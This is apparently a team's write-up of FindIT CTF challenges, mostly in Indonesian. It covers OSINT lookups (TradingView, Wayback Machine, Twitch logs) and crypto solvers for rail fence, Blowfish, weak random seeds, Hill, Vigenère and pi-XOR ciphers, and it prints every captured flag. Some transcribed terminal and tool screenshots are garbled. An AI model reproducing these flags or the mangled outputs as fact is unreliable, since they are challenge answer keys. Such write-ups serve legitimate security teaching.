


The meme stock boom, and the results of it


As investors piled money into markets throughout 2020 amid a bull market rally, community momentum began to increase around two meme stocks in particular — GameStop and AMC Theatres. More investors began buying shares as an online collective, driving the stock price upward. They rooted each other on with humorous memes and telling one another to keep buying and holding their positions.

And as the stock price continued to soar, it created a short squeeze. Melvin Capital, a hedge fund that had a significant short position in GameStop, lost billions from it and ultimately filed for bankruptcy in 2022.

The peaks of each chart below show what the short squeeze looked like for GameStop and AMC, respectively:



Artikel tersebut membahas mengenai GameStop dan gambarnya diambil dari TradingView. Maka, saya membuka TradingView dan mencari emiten GameStop.



Flag dicari dalam format FindITCTF{namaperusahaan_TICKER_kotaheadquarters}, maka didapatkan seluruh data tersebut dalam TradingView.

Flag: FindITCTF{GameStop_GME_Grapevine}

Lost

Challenge 24 Solves X

Lost
50

Bob secretly sneaks and saves something important to him on the find-it.id web. The Find IT Committee of the Web Development Division found it and removed it immediately. Bob now regretted not keeping the important object where it should have been. Can you help him find that item that he lost?

Author: BROP#9678

► View Hint

Flag **Submit**

Deskripsi menjelaskan bahwa Bob menyimpan sesuatu yang penting di web find-it.id, dan diminta untuk emncarinya kembali. Maka saya membuka Wayback Machine untuk mencari record dari web find-it.id.

INTERNET ARCHIVE WEB BOOKS VIDEO AUDIO SOFTWARE IMAGES

SIGN UP | LOG IN UPLOAD Search

ABOUT BLOG PROJECTS HELP DONATE CONTACT JOBS VOLUNTEER PEOPLE

INTERNET ARCHIVE

Wayback Machine Explore more than 808 billion web pages saved over time

DONATE find-it.id

Calendar · Collections · Changes · Summary · Site Map · URLs

779 URLs have been captured for this URL prefix.

Filter results by URL or MIME Type (i.e. '.txt')

URL	MIME Type	From	To	Captures	Duplicates	Uniques
http://find-it.id/	unk	Mar 16, 2021	May 14, 2023	53	8	45
http://find-it.id/robots.txt	text/html	Dec 2, 2021	Sep 6, 2022	17	12	5
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2FBottom_9f3ef2b9.png&w=640&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Fc01e8053a8c.webp&w=3840&q=75	image/jpeg	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Fc05.37aa1959.webp&w=3840&q=75	image/jpeg	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Fc06.3f7c9f67.webp&w=3840&q=75	image/jpeg	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2FEmailIcon_a78c63e2.png&w=32&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Ffiltr_014c2862.png&w=640&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Fghifan_f4f84106.png&w=640&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2FGoogle_5280614f.png&w=32&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2FGroup_290_e6b972473.png&w=640&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Fherley_bb7eb584.png&w=640&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1

Pencarian difokuskan pada rentang waktu Maret-April, dikarenakan sesuai hint, Bob merasa kehilangan di antara rentang tersebut. Kemudian, didapatkan file menarik yaitu mongo-secret.js di bulan Maret.

https://www.find-it.id/_next/static/chunks/page

https://www.find-it.id/_next/static/chunks/7938

<https://www.find-it.id/mongo-secret.js>

https://www.find-it.id/_next/static/otZ3ymKpFC

https://www.find-it.id/_next/image?url=%2F_n

https://www.find-it.id/_next/static/chunks/6000

The screenshot shows a Wayback Machine capture of a JavaScript file. The title bar indicates the URL is <https://www.find-it.id/mongo-secret.js> and it's a '1 capture' from March 28, 2023. The code itself is heavily obfuscated, containing many underscores and dollar signs. It includes several global variable assignments like `WB$wombat$assign$function`, `window`, `self`, `document`, `location`, `top`, `parent`, `frames`, and `opener`. It also contains constants for `mongo_secret` and `mongo_tutorial`, and a selector for `html`. A copyright notice at the bottom states the file was archived on Mar 28, 2023, and retrieved from the Internet Archive on May 14, 2023.

```
var ____WB$wombat$assign$function____ = function(name) {return (self._wb_wombat && self._wb_wombat.local_init  
if (!self._WB_pmw) { self._WB_pmw = function(obj) { this._WB_source = obj; return this; } }  
{  
let window = ____WB$wombat$assign$function____("window");  
let self = ____WB$wombat$assign$function____("self");  
let document = ____WB$wombat$assign$function____("document");  
let location = ____WB$wombat$assign$function____("location");  
let top = ____WB$wombat$assign$function____("top");  
let parent = ____WB$wombat$assign$function____("parent");  
let frames = ____WB$wombat$assign$function____("frames");  
let opener = ____WB$wombat$assign$function____("opener");  
  
const mongo_secret="ZDFnaXQ0bF9mMDB0cHixbnRfaTVfczBfdTUzZnUsX3IxZ2h0Pw=="  
  
const mongo_tutorial="https://web.archive.org/web/20230328143917/https://www.youtube.com/watch?v=dQw4w9WgXcQ"  
  
const html = document.querySelector('html')  
  
}  
/*  
FILE ARCHIVED ON 14:39:17 Mar 28, 2023 AND RETRIEVED FROM THE  
INTERNET ARCHIVE ON 16:14:15 May 14, 2023.  
JAVASCRIPT APPENDED BY WAYBACK MACHINE, COPYRIGHT INTERNET ARCHIVE.  
  
ALL OTHER CONTENT MAY ALSO BE PROTECTED BY COPYRIGHT (17 U.S.C.  
SECTION 108(a)(3)).  
*/  
/*  
playback timings (ms):  
captures_list: 93.047  
exclusion.robots: 0.123  
exclusion.robots.policy: 0.107  
RedisCDXSource: 1.245  
esindex: 0.014  
LoadshardBlock: 67.192 (3)  
PetaboxLoader3.datanode: 42.965 (4)  
load_resource: 73.658  
PetaboxLoader3.resolve: 57.852  
*/
```

Dimunculkan konstanta mongo_secret yang ketika didecode, menghasilkan sebuah flag.

The terminal window shows the command `echo "ZDFnaXQ0bF9mMDB0cHixbnRfaTVfczBfdTUd1git4l_f00tpr1nt_i5_s0_u53fu1_r1ght?"` being run. The output is the decoded string: `circl@ifzahri MINGW64 /c/ITS/MATKUL/SEM 2/`.

```
circl@ifzahri MINGW64 /c/ITS/MATKUL/SEM 2/  
$ echo "ZDFnaXQ0bF9mMDB0cHixbnRfaTVfczBfdTUd1git4l_f00tpr1nt_i5_s0_u53fu1_r1ght?"
```

Flag: FindITCTF{d1git4l_f00tpr1nt_i5_s0_u53fu1_r1ght?}

Twitch Frogs

Challenge 23 Solves X

Twitch Frogs

75

Twitch user 'dundorma' is an avid twitch enjoyer. He watches twitch at least 15 hours a day. He can't live without watching twitch. He's been watching his favorite streamer 'xqc' since 2017. Find dundorma's chatlog in xqc's chat to get the flag.

Author: 'saj#6550


Dari deskripsi soal peserta diminta untuk mencari sebuah chat dari username **dundorma** di channel Twitch **xqc** yang mengandung flag. Untuk melihat chatlog tersebut kami menggunakan website <https://logs.ivr.fi/?channel=xqc&username=dundorma>, hasilnya adalah kami menemukan flag tersebut:

```
LOAD 2023/3
LOAD 2023/2
Search
Q FindIT|
2023-01-15 15:17:42 dundorma: FindITCTF{ju5t_a_regul4r_twitch_chatter}
```

Flag: **FindITCTF{ju5t_a_regul4r_twitch_chatter}**

CRYPTO

Choo-Choo



Diberikan sebuah attachments yang berisi encryptor menggunakan C++, dan sebuah output file. Algoritma kode sendiri mengenkripsi flag dengan teknik menyebarluaskan plaintext secara diagonal dan memiliki arah, yang mana ketinggian dan flagnya dalam kondisi redacted. Berikut adalah solvernya.

```
#include<bits/stdc++.h>
using namespace std;

int main(){
    int t,m,i,j,k,sum=0;
    string s = "F1_i4L31nrFdssd{30_IFNCE}TTc_4yC3s";
    int n = 7;

    vector<vector<char>> a(n,vector<char>(s.size(),' '));

    j=0;
    int flag=0;
    for(i=0;i<s.size();i++){
        a[j][i] = '0';
        if(j==n-1){
            flag=1;
        }
        else if(j==0)
            flag=0;
        j+=flag;
    }
}
```

```
if(flag==0){
    j++;
}
else j--;
}
int temp =0;
for(i=0;i<n;i++){
    for(j=0;j<s.size();j++){
        if(a[i][j]=='0')
            a[i][j]= s[temp++];
    }
}
flag=0;
j=0;
for(i=0;i<s.size();i++){
    cout<<a[j][i];
    if(j==n-1){
        flag=1;
    }
    else if(j==0)
        flag=0;

    if(flag==0){
        j++;
    }
    else j--;
}
cout<<"\n";
return 0;
}
```

```
circl@ifzahri MINGW64 /c/ITS/MATKUL/
$ cd "/c/ITS/MATKUL/SEM 2/STRUKDAT/P
M/PRAKTIKUM 3/"nyoba
FindITCTF{r41LF3Nc3_C0d3_1s_E4sy}
```

Flag: FindITCTF{r41LF3Nc3_C0d3_1s_E4sy}

Detective Handal

Challenge 25 Solves X

Detective Handal

35

Drian is known as a great detective. He always solved the problem he found. One day, Drian is assigned to solve a problem. He got a mysterious code that maybe lead to something. He also got a machine that possible to go to the past. The machine is called "Blow Fish". But, to operate the machine, he needs a key. The one who give him the machine tell Drian, the key is a "line" that assigned you to solve all the problems here. The one who assigned the task also tell him to go back to the past when Drian still in "IV" grade. In that time Drian is asked to figure out "when was the first episode of AOT is release?". Oh ya, the one

Diberikan deskripsi yang secara ringkas, menunjukkan karakteristik untuk menjawab cipher, informasi yang bisa didapatkan adalah:

- Jenis cipher = Blow Fish
- Key = id sosmed => id LINE dari OA Find IT (didapatkan dari landing page Find IT) => hqx0844o
- IV = tanggal AOT pertama kali rilis => 7 April 2013 => 07042013
- Mode = "Crash Team Racing" => CTR
- Output = Raw
- Input = Hex

Diberikan juga attachment berisi deskripsi dan hasil enkripsinya, Informasi tersebut dijadikan satu dan berhasil didapatkan flagnya

Recipe

Blowfish Decrypt

Key: hqx0844o IV: 07042013 Mode: CTR

Input: 82bd6ecc67a3fc5a1dbc5156a5dfc007a7774558e8adee71d08b66ced52e6d04c1c25c

Output: FindITCF{y0u_4r3_a_gr3at_d3tect1ve}

Flag: FindITCF{y0u_4r3_a_gr3at_d3tect1ve}

Randomized Seed

Diberikan kode sebagai berikut

```
1 import random
2 from Cryptodome.Util.number import getPrime
3
4 ▼ with open('flag.txt', 'r') as f:
5     flag = f.read()
6
7 randSeed = getPrime(13)
8 random.seed(randSeed)
9
10 encrypted = ''.join(f'{(ord(i) ^ random.randint(0, 255)):02x}' for i in flag)
11
12 ▼ with open('out.txt', 'w') as f:
13     f.write(encrypted)
```

Karena nilai getPrime(13) tidak terlalu besar probabilitasnya jadi kami gunakan approach generate random prime 13 yang unik kemudian decrypt flag. Berikut solver yang kami gunakan

```
import random
from Crypto.Util.number import getPrime

poss_seed = []
for i in range(1000):
    tmp = getPrime(13)
    if(tmp not in poss_seed):
        poss_seed.append(tmp)

ct =
bytes.fromhex("6046dde5dabf9a1f0216c13db91bd5502ea58ed82277058e4fb86c687ba6")
for seed in poss_seed:
    random.seed(seed)
    flag = ""
    for i in ct:
        flag += chr(i^random.randint(0, 255))
    if(flag.startswith("FindITCTF")):
        print(seed,flag)
```

```
[→ Randomized Seed python3 solver.py
8059 FindITCTF{2_Ez_t0_Br3ak_27431}]
```

Flag : FindITCTF{2_Ez_t0_Br3ak_27431}

Confusing Encryption

```
1  import random
2
3 ▼ def random_N(n):
4      range_start = 10**n-1
5      range_end = (10**n)-1
6      return random.randint(range_start, range_end)
7
8 ▼ def random_hex(n):
9      a = random.randint(random_N(1), random_N(6))
10     random.seed(a)
11     range_start = 16**n-1
12     range_end = (16**n)-1
13     return random.randint(range_start, range_end)
14
15 FLAG = b'FindITCTF{redacted}\''
16 FLAG = FLAG.hex()
17 KEY = random_hex(len(FLAG))
18
19 cipher = str(hex(int(FLAG, 16)^KEY))[2:]
20
21 print("Cipher: %s"%cipher)
22
23 ▼ with open('encrypted.txt', 'w') as f:
24     f.write(cipher)
```

Mirip seperti randomize seed, intinya nilai seed bruteforceable, berikut solver yang kami gunakan

```
from Crypto.Util.number import *
import random

def random_hex(n, a):
    random.seed(a)
    range_start = 16**n-1
    range_end = (16**n)-1
    return random.randint(range_start, range_end)

ct =
"3a1d15719101552d27e307dd6a07439d9665b6413384560a092bee5c05907ad85b7fc5a1
b66a5450997dae2159f35068f9ca"
ct_dec = int(ct,16)
length = len(ct)
for i in range(1,999999):
    KEY = random_hex(length, i)
    pt = (ct_dec^KKEY)
    tmp = long_to_bytes(pt)
    if(b"Find" in tmp or b"dniF" in tmp):
```

```
print(i,tmp)
```

```
[→ Confusing Encryption python3 solver.py  
597829 b'FindITCTF{ju5t_x0R_kn0wn_pl4in_t3xt_4ttack_r1ght?}'
```

Flag : FindITCTF{ju5t_x0R_kn0wn_pl4in_t3xt_4ttack_r1ght?}

I Like Matrix

Challenge 13 Solves X

I Like Matrix

338

A student named Bob really likes studying Linear Algebra. While he was studying this, he was very fond of a mathematician named David HillBert and his favorite matrix was the Fibonacci matrix. When practicing questions, he always starts with a a 2x2 matrix that contains positive numbers with one digit. At one point he had an important message. Due to his interest, he tries to encrypt the message twice but once it is encrypted, he forgets the message. Help him find the message.

Diberikan deskripsi dan attachment berupa output dari hasil enkripsi. Deskripsi seperti sebelumnya, memberikan ciri-ciri terhadap jenis dan karakteristik cipher, didapatkan informasi berupa:

- Jenis cipher = Hill Cipher
- Tipe matrix = 2x2

Maka dari itu, menggunakan tools online, bisa didapatkan flagnya dengan cara mendecrypt 2 kali dari output yang diberikan.

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

NIGVPZDPZ_YY_MW_								
=ABCDEFIGHJKLNMNOPQRSTUVWXYZ								
All 2x2 matrix (with values between 0 and 9) have been computed, only best results (frequency analysis) are shown.								
⚠ result-s limited to 500								
<table style="width: 100%; border-collapse: collapse;"> <tr> <th style="text-align: center; padding: 5px;">↑↑</th> <th style="text-align: center; padding: 5px;">↑↑</th> </tr> <tr> <td style="padding: 5px;">{2,7,7,8} IhdaTTVO{HC0meUvE1I_dT_heP_eRth (A=0) _LnuRmc}</td> <td style="padding: 5px;">{0,5,1,2} IndwTDTLO{FCKmaUbErI_xt_heH_ePth (A=0) _LhuLms}</td> </tr> <tr> <td style="padding: 5px;">{5,5,2,3} FitdkTSTR{OIComHuNeP_i0_tdE_lEot (A=0) _WlrRgm}</td> <td style="padding: 5px;">{5,5,3,2} IfdtTKTSO{RCImoUhEnI_pT_oE_dElto (A=0) _LwuRmg}</td> </tr> <tr> <td style="padding: 5px;">{7,2,8,7} HiadTTVTH{OOCemVuLeD_iH_tpE_rEht (A=0) _NlrUcm}</td> <td style="padding: 5px;"></td> </tr> </table>	↑↑	↑↑	{2,7,7,8} IhdaTTVO{HC0meUvE1I_dT_heP_eRth (A=0) _LnuRmc}	{0,5,1,2} IndwTDTLO{FCKmaUbErI_xt_heH_ePth (A=0) _LhuLms}	{5,5,2,3} FitdkTSTR{OIComHuNeP_i0_tdE_lEot (A=0) _WlrRgm}	{5,5,3,2} IfdtTKTSO{RCImoUhEnI_pT_oE_dElto (A=0) _LwuRmg}	{7,2,8,7} HiadTTVTH{OOCemVuLeD_iH_tpE_rEht (A=0) _NlrUcm}	
↑↑	↑↑							
{2,7,7,8} IhdaTTVO{HC0meUvE1I_dT_heP_eRth (A=0) _LnuRmc}	{0,5,1,2} IndwTDTLO{FCKmaUbErI_xt_heH_ePth (A=0) _LhuLms}							
{5,5,2,3} FitdkTSTR{OIComHuNeP_i0_tdE_lEot (A=0) _WlrRgm}	{5,5,3,2} IfdtTKTSO{RCImoUhEnI_pT_oE_dElto (A=0) _LwuRmg}							
{7,2,8,7} HiadTTVTH{OOCemVuLeD_iH_tpE_rEht (A=0) _NlrUcm}								

Cryptography • Poly-Alphabetic Cipher • Hill Cipher

HILL DECODER

★ HILL CIPHERTEXT [?](#)
N1gvPZDPZ {YYwamFwHmL_cJ_hjS_xTjh_JzdQmW}

TRY/BRUTEFORCE ALL 2x2 MATRIX (VALUES < 10 + LATIN ALPHABET) [?](#)

I KNOW THE NXN MATRIX NUMBERS/VALUES

7	2	19	3	x → 3	RESIZE
22	3	20	EMPTY		
3	1	23	FILL WITH 0		

ALPHABET (26 LET, A=0) ABCDEFGHIJKLMNOPQRSTUVWXYZ
 ALPHABET (26 LET, A=1) ZABCDEFGHIJKLMNOPQRSTUVWXYZ
 ALPHABET (27 CHAR, A=0) ABCDEFGHIJKLMNOPQRSTUVWXYZ
ALPHABET (27 CHAR, A=1) ABCDEFGHIJKLMNOPQRSTUVWXYZ
 CUSTOM ALPHANUMERIC ALPHABET
 ABCDEFGHIJKLMNOPQRSTUVWXYZ

► DECRYPT

See also: [Affine Cipher](#)

HILL ENCODER

★ HILL PLAINTEXT [?](#)

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

INDWTDTLO_FC_MS_					
=ABCDEFIGHJKLNMNOPQRSTUVWXYZ					
All 2x2 matrix (with values between 0 and 9) have been computed, only best results (frequency analysis) are shown.					
⚠ result-s limited to 500					
<table style="width: 100%; border-collapse: collapse;"> <tr> <th style="text-align: center; padding: 5px;">↑↑</th> <th style="text-align: center; padding: 5px;">↑↑</th> </tr> <tr> <td style="padding: 5px;">{0,1,3,3} FindITCTF{OKComPuTeR_is_thE_bEst (A=0) _A1bUm}</td> <td style="padding: 5px;">{1,0,2,9} IndsTVTTO{FC0mcUjExI_rT_heT_eRth (A=1) _LduNme}</td> </tr> </table>	↑↑	↑↑	{0,1,3,3} FindITCTF{OKComPuTeR_is_thE_bEst (A=0) _A1bUm}	{1,0,2,9} IndsTVTTO{FC0mcUjExI_rT_heT_eRth (A=1) _LduNme}	
↑↑	↑↑				
{0,1,3,3} FindITCTF{OKComPuTeR_is_thE_bEst (A=0) _A1bUm}	{1,0,2,9} IndsTVTTO{FC0mcUjExI_rT_heT_eRth (A=1) _LduNme}				

Cryptography • Poly-Alphabetic Cipher • Hill Cipher

HILL DECODER

★ HILL CIPHERTEXT [?](#)
IndwTDTLO{FCKmaUbErI_xt_heH_ePth_LhuLms}

TRY/BRUTEFORCE ALL 2x2 MATRIX (VALUES < 10 + LATIN ALPHABET) [?](#)

I KNOW THE NXN MATRIX NUMBERS/VALUES

7	2	19	3	x → 3	RESIZE
22	3	20	EMPTY		
3	1	23	FILL WITH 0		

ALPHABET (26 LET, A=0) ABCDEFGHIJKLMNOPQRSTUVWXYZ
 ALPHABET (26 LET, A=1) ZABCDEFGHIJKLMNOPQRSTUVWXYZ
 ALPHABET (27 CHAR, A=0) ABCDEFGHIJKLMNOPQRSTUVWXYZ
ALPHABET (27 CHAR, A=1) ABCDEFGHIJKLMNOPQRSTUVWXYZ
 CUSTOM ALPHANUMERIC ALPHABET

Flag: FindITCTF{OKComPuTeR_iS_thE_bEst_Album}

One Of Us

Diberikan text sebagai berikut

1 BOEJ3 ONE EPD FUE UKF PFPEF RG HFVFBYEHRT XGT1 IOS FPPAHNHEOEJ DNE WP CNG CPPQTJKEOVQJS. IOS HYCRSLF, "KPY HDN CRC UWJD B SSKADTF PFUXDGF P UQ FOIDH JP F SUOJE-PHY DUZYRSZVUGR?" LS CHMKJYEW WP DJ HATLFLT YR DFVDTNEE BQE WSGESVCUSG TIDO KK WHF KZRTWHFWEFO PFRQNJ ZESH TKRSLZ QBOJ3 A BQE D FV IO "KPY HDN C VPIF D PSLWCYH MFVTLCH M UR B KS D PVEMKH-NEZ FSAAUOTBTVP?" IO DEFNWIPQ UQ FGDJ0H DFFKWTPTNH5 BQE RJUSPQBNNWFV UQ FOIDH BPI EOC, DVMRRRT VPQS DDEHE OYKES FIWCDUHSUH, BLTI WIIGNU QXQ QGWVOOMDKYLET. WIG KLRTW UQ GH AEGFF BDS FYF, VMH "EBYFUUIQOSFT." JYE XDT KSYEOWWF NQ 1988 BZ FIWDET EFPST, HLMJV BSDTUFES, BOE LJDN-NDSE WRBFUU, KS WHFLS RFSES, "SSKACDZ DNRLQFLJBVFVRN CB QWGQDID GJUHXSTLPP." NQ BSXDG XFHOHGJW'V BPRU CSLJHE EWPURHTFSHZ, RUJJU CIDSHCWSV BTJ OITWFH

2

3

Dari kode new_encoder.py terlihat mirip dengan vigenere, jadi kami coba gunakan online guesser.

Search for a tool

★ SEARCH A TOOL ON dCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL dCODE TOOLS' LIST

Results

Vigenere ?
(Alphabet (26) ABCDEFGHIJKLMNOPQRSTUVWXYZ)

BDBCFDA	ALICEANDBOBARETHE NAMESOFFICTIONALCHARACTERSUSEDFORCONVENIENCEANDTOADCOMPREHENSAGEFOREXAMPLEHOWCANBOBSENDAPRIVATMESSAGETOALICEINAPUBLICKEYCRYPTOSYSTEMISBELIEVEDTOBEASERTODESCRIBEANDUNDERSTANDTHATTHEHYPOTHETICALPEOPLEWERESIMPLYNAMEDAANDBASINHOWCANSENDAPRIVATMESSAGETOAINAPUBLICKEYCRYPTOSYSTEMADDITIONTOADDINGBACKSTORIESANDPERSONALITIESINTOALICEANDBOBAUTHORSOONADDEDOTHERCHARACTERSWITHTHEIROWNPERSONALITIESHEFIRSTTOBEADDEDWASEVENTHEEAVESDROPPEREVIEWASINVENTEDINYCHARLESBENNETGILLESBRASSARDANDJEANMARCROBERTINTHEIRPAPERPRIVACYAMPLIFICATIONBYPUBLICDISCUSSIONINBRUCESCHNEIERSBOKAPPLIEDCRYPTOGRAPHYOTHERCHARACTERSARERELISTEDAPICEANDFOBARETLENAMESFFICTISNALCHAVA
---------	---

VIGENERE CIPHER

Cryptography > Poly-Alphabetic Cipher > Vigenere Cipher

Get the content and tools you need, all in one plan! shutterstock flex

VIGENERE DECODER

★ VIGENERE CIPHERTEXT ?
BOJEJ DNE EPD FUE UKF PFPET RG HNFTJROCQ FBUBBEYHRT XTGIIOS FPPAHNJHOEJ DNE WP CNG CPPQTJKEOVQS. IOS HYCRSLF, "KPYHDN CRC UJQD B SSKADTF PFUXDGF P UQ FOIDH JE F SUCOJE-PHYDUZRYRSZVUGR?" LS CHMKYEE WP DJ HATLET YR DFVDTNEE BQEWSGESVUCSG TIDO KK WHF KZRTWHFWJEFO PFRQNJ ZESH TKRSLZQBOJG A BQE D FV IO "KPY HDN C VFPI D PSLWCYH MFVTCLM URB KS D PVEMKH-NEZ_FSAUWOTBTVP?" IO DEFNWIPO UO FGDJOH

PARAMETERS

★ PLAINTEXT LANGUAGE English
★ ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

► AUTOMATIC DECRYPTION

DECRIPTION METHOD

KNOWING THE KEY/PASSWORD: KEY

KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS: 3

KNOWING ONLY A PARTIAL KEY: KE?

KNOWING A PLAINTEXT WORD: CODE

VIGENERE CRYPTANALYSIS (KASISKI'S TEST)

► DECRYPT

See also: Beaufort Cipher — Caesar Cipher

Didapatkan key BDBCFDA, konvert ke nilai angka/index dari alphabet uppercase, operasikan sesuai dengan keterangan soal, dan implementasikan new_encoder untuk mendapatkan flag

```
#!/usr/bin/env python

from string import ascii_uppercase

key = '1312530'
tmp_key = int(key[::-1]) + 2021530
key = str(tmp_key)
encrypted = []

with open('plaintext.txt') as handle: # HAPPY SWEET SEVENTEEN FREDDIE
    plaintext = handle.read()

i = 0
for c in plaintext:
    c = c.upper()

    if (c in ascii_uppercase):
        index = ascii_uppercase.index(c)
        shift = int(key[i % len(key)])
        enc_text = ascii_uppercase[(index + shift)%26]
        encrypted.append(enc_text)
```

```

        i += 1

    else:
        encrypted.append(c)

print(".join(encrypted))

```

```

→ One Of Us python3 new_encoder.py
J DWSE YXGHA V KBF PWLHT LSGGKLK

```

Flag : FindITCTF{J DWSE_YXGHA_V KBF PWLHT_LSGGKLK}

CRYptograPI

Diberikan	ciphertext	sebagai	berikut
-----------	------------	---------	---------

```

1 75 5b 5f 12 4d 12 51 50 47 15 5b 58 42 5e 5b 46 12 18 60 5e 5b 45 14 5a 40 18 47
5a 52 19 53 5c 53 5f 02 14 77 50 59 55 7f 6d 70 6d 7f 48 44 06 53 04 7c 73 5c 69 0d 68
5e 0d 5a 0d 74 57 6d 67 03 45 54 05 5a 61 6f 0f 77 5f 02 70 04 50 44

```

Berdasarkan deskripsi , perlu dilakukan operasi bitwise dengan decimal digits dari pi. Jadi setelah menebak-nebak cukup lama, kami menemukan solusinya yakni xor dengan decimal dari string decimal digits pi. Berikut solver yang kami gunakan

```

import math
from Crypto.Util.number import *
a = "75 5b 5f 12 4d 12 51 50 47 15 5b 58 42 5e 5b 46 12 18 60 5e 5b 45 14 5a 40 18 47
5a 52 19 53 5c 53 5f 02 14 77 50 59 55 7f 6d 70 6d 7f 48 44 06 53 04 7c 73 5c 69 0d 68
5e 0d 5a 0d 74 57 6d 67 03 45 54 05 5a 61 6f 0f 77 5f 02 70 04 50 44".split(" ")
ct = []
for i in a:
    ct.append(int(i,16))

pi =
"14159265358979323846264338327950288419716939937510582097494459230781640
628620899862803482534211706798214808651328230664709384460955058223172535
940812848111745028410270193852110555964462294895493038196442881097566593
344612847564823378678316527120190914564856692346034861045432664821339360
726024914127372458700660631558817488152092096282925409171536436789259036
001133053054882046652138414695194151160943305727036575959195309218611738
193261179310511854807446237996274956735188575272489122793818301194912983
367336244065664308602139494639522473719070217986094370277053921717629317
675238467481846766940513200056812714526356082778577134275778960917363717
872146844090122495343014654958537105079227968925892354201995611212902196
086403441815981362977477130996051870721134999999837297804995105973173281
609631859502445945534690830264252230825334468503526193118817101000313783
875288658753320838142061717766914730359825349042875546873115956286388235
378759375195778185778053217122680661300192787661119590921642019893809525
720106548586327886593615338182796823030195203530185296899577362259941389
